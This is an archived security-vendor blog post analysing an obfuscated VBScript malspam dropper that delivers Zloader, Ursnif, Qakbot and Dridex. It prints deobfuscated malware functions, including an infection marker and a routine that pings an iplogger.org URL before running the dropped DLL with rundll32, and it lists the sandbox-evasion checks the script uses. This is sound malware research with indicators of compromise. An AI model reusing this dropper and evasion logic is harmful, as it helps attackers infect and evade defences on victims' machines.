Obfuscated VBScript Drops Zloader, Ursnif, Qakbot, Dridex

By Arnold Osipov

Archived: 2026-04-05 22:44:09 UTC

The Morphisec Labs team has tracked an **obfuscated VBScript** package in campaigns since March 2020. Initially, the malware campaign was focused on targets within Germany, but has since moved on to additional targets– excluding any IP address within Russia or North Korea.

These VBscripts started in March with delivering Zloader, as previously identified, and have since evolved into a delivery mechanism for trojans like Ursnif, Qakbot, and Dridex in addition to Zloader.

The danger here is that VBScript interpreter comes pre-loaded onto every Windows operating system, and has done since Windows 98. Interpreted languages like VBScript, Javascript, or really any text-based script will always be difficult for scans to determine whether the code is malicious or not. The reason behind this is that there is an endless number of possibilities to represent the same command or result.

The campaign that Morphisec Labs has tracked starts with a zipped *obfuscated VBScript* file attached to an email. The rest of the technical details follow in this blog post.

Obfuscated VBScript Technical Overview

The email the target receives contains a ZIP attachment that appeared to be an invoice, specifying the amount of the transaction, date, and transaction number. The goal here, as in most of these emails with false invoices, is that the target won't pay careful attention to the email.




Figure 1: Malspam ZIP attachment

Inside the zip file attachment is a heavily *obfuscated Visual Basic Script* file with a low detection rate.




Figure 2: VirusTotal low detection rate

The VBScript employed several techniques to evade sandboxes and make the analysis quite difficult. It has many garbage variables, comments, decoy functions, and all of the malicious functions are obfuscated.

Figure 3: Heavily obfuscated VBScript

To simplify our analysis, we wrote a short Python script that removes all the garbage code, comments, and variables. The image below illustrates what remained after we ran our Python script.




Figure 4: After the removal of garbage code, comments, and variables.

It leaves us with just the Visual Basic Script code. **ExecuteGlobal** commands receive a string as an argument and execute the commands in the string. In this case, the argument is in the form of an array that is being converted to a string using mathematical character manipulation. Those strings are functions that are later used by the script (lines 32-44). This obfuscation method can be easily extracted by replacing ‘ExecuteGlobal’ with ‘Wscipt.Echo’.

Anti-VM and Anti-Analysis

The first function calls are used for anti-analysis and anti-virtual machine. If one of the following evasive checks detects that it is running under a virtual machine or analysis environment, the attacker logs the IP, deletes the script, and pops a fake error message.




Figure 5: Fake error message.

In addition to checking if the environment is a virtual machine or a sandbox, the Visual Basic Script also performs the following actions:

- Checks if the amount of physical memory is lower than 1030MB.
- Checks if the amount of logical memory is lower than 60GB
- Checks if the number of files in the download folder is lower than 3. This same check is done for the temp folder.
- Checks if the last boot up time was lower than 10 minutes (some samples use 20 minutes as the time they check for).
- Checks if the number of cores is lower than 3.
- Checks if the video adapter memory is less than 1500MB.
- Extracts the geographical location identifier from the registry path “HKEY_CURRENT_USERControl PanelInternationalGeoNation” and checks against the excluded GEOID list. Germany was targeted in the previous campaign, and more recent ones have excluded Russia and North Korea.
- Checks if one of the processes from the list is running on the system (the list changes between versions). Also, it checks if the number of running processes is lower than 28.

In the previous campaign (April 2020, SHA-1: f4683dccf77a37dbba63c4f4088ce1bed5171ac2) the attacker created a shortcut in the temp directory to mark an infected machine.

```
272  Function RwpjjLWEPjA()
273      Dim baleful: Set baleful = CreateObject("WScript.Shell")
274      Dim Catskill: Set Catskill = CreateObject("Scripting.FileSystemObject")
275
276      If (Catskill.FileExists(soutane + "microsoft.url")) Then
277          WScript.Quit
278      Else
279          With baleful.createShortcut(soutane + "microsoft.url")
280              .TargetPath = "https://microsoft.com"
281              .Save()
282          End With
283      End If
284  End Function
```

Figure 7. First campaign infection mark.

In the latest campaign, it checks if the VBScript is running on an infected machine by checking if the artifact is there. If it detects that it is running on an infected machine it will pop a fake error message, delete the script, and exit. If not, it will create a new shortcut to mark the infected machine with the new campaign.

```
328  Function courtyard461()
329      Dim nykqLizQPRqffvA: Set nykqLizQPRqffvA = CreateObject("WScript.Shell")
330      Dim indescribable: Set indescribable = CreateObject("Scripting.FileSystemObject")
331
332      If (indescribable.FileExists(octagon + "microsoft.url")) Then
333
334          Magellanic ' pop fake error.
335
336          Davidson 'delete the script
337          WScript.Quit
338      Else
339          With nykqLizQPRqffvA.createShortcut(octagon + "adobe.url")
340              .TargetPath = "https://adobe.com"
341              .Save()
342          End With
343      End If
344
345  End Function
```

Figure 8: Checks if the machine is already infected

In the final phase (the last three function calls: line 42-44), the script drops a zip folder by using the same decoding technique as used for decoding the functions. The zip folder consists of one dll, which is the payload. The others are decoys to hamper analysis.




Figure 9: Dropped ZIP

Next, it unzips the folder and runs the dll using rundll32 or regsvr32.

```
111  Function vhDzk()
112      If (InStr(WScript.ScriptName, "TESTING") > 0) Then
113          Exit Function
114      End If
115
116      raTrXQvHEJNbl("https://iplogger.org/1tRHp7")
117
118      Set genuineService = GetObject("winmgmts:Win32_Process")
119      genuineService.Create "rundll32" + " " + octagon + "thyme.eot" + ",DllRegisterServer"
120      Davidson
121
122  End Function
```

Figure 10: Runs the script using rundll32

Conclusion

Simple obfuscation, or even less-simple obfuscation, of interpreted languages like VBScript are just enough for attackers to bypass scanning solutions. The simple reason is that, because these are text-based languages, the amount of possibly suspicious terms is endless.

No matter what obfuscation is used, however, Morphisec's moving target defense technology prevents the execution of the evasive payload, such as Zloader, Ursnif, Qakbot, or Dridex, before any damage is done.

IOCs (SHA-1)

Email:

- 2a80a3357994b0ea24832d8aa7c18d4efdaf701b
- a12e1fec7957efa07498649844ed26b91c1ef0d6
- ba212c1819fef115142ba0ec545d376f8c998cea

VBS:


- ef3d638377e245d7f388b41aad5e3525a8ccd2ed
- dffea6584a9a89723ae81864cd7a68976b49e62c
- ee29a9908064d1a6bd54898732e4f8c8606914ba
- 3f8ddfac37a997a113e131984f189e151ec990b4
- 14c1aa17661931bed55bdeebc7c3df8d2f03464c
- 733fc14cfb234f5cd16e05909a5f02e56801d780
- 62439824c1f73cce160b24ce2ecdc422637dad72

- a8354753917ad5b417833a24eae8765fd8655f57
- 0275719274a656be9111408fa73c7145ad16b04d
- f13e44b026ad0e1bc08afbf25f17411bb20566e6
- 809ec6d35efc2b64b85c85a6e26efe7e84bb6b7a
- d4b3f7334a8405c0458d86a5a7ac0c97619a93c0

Dll:

- 64c076da46b169c13d1e933f5f420856fe2072dc
- 8eb9adde4c5f109f7c9a27285b5da091773ad4eb
- f89fc63457ce4914b5e41ed0b17af0a9e1ac6119
- e3e98f6f780c54a86af046a8612b984dbbe16a24
- efa00fb74bd6f635cfd4400df3c56fa35caae10f
- ba6380216f7e62e3e32d129210a9f13f9bc4f3b5
- 903019f30ae78d6052c14ecb875f4c35c2ae6404
- 5a7d276a64bb12b1b312c77da71360b88f793985
- eb992300f7fd49d3723737a39782bd4c46b4e566
- e8b3ec66c28dedaa18b968bcd267a2c912a92e87

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.

Source: https://blog.morphisec.com/obfuscated-vbscript-drops-zloader-ursnif-qakbot-dridex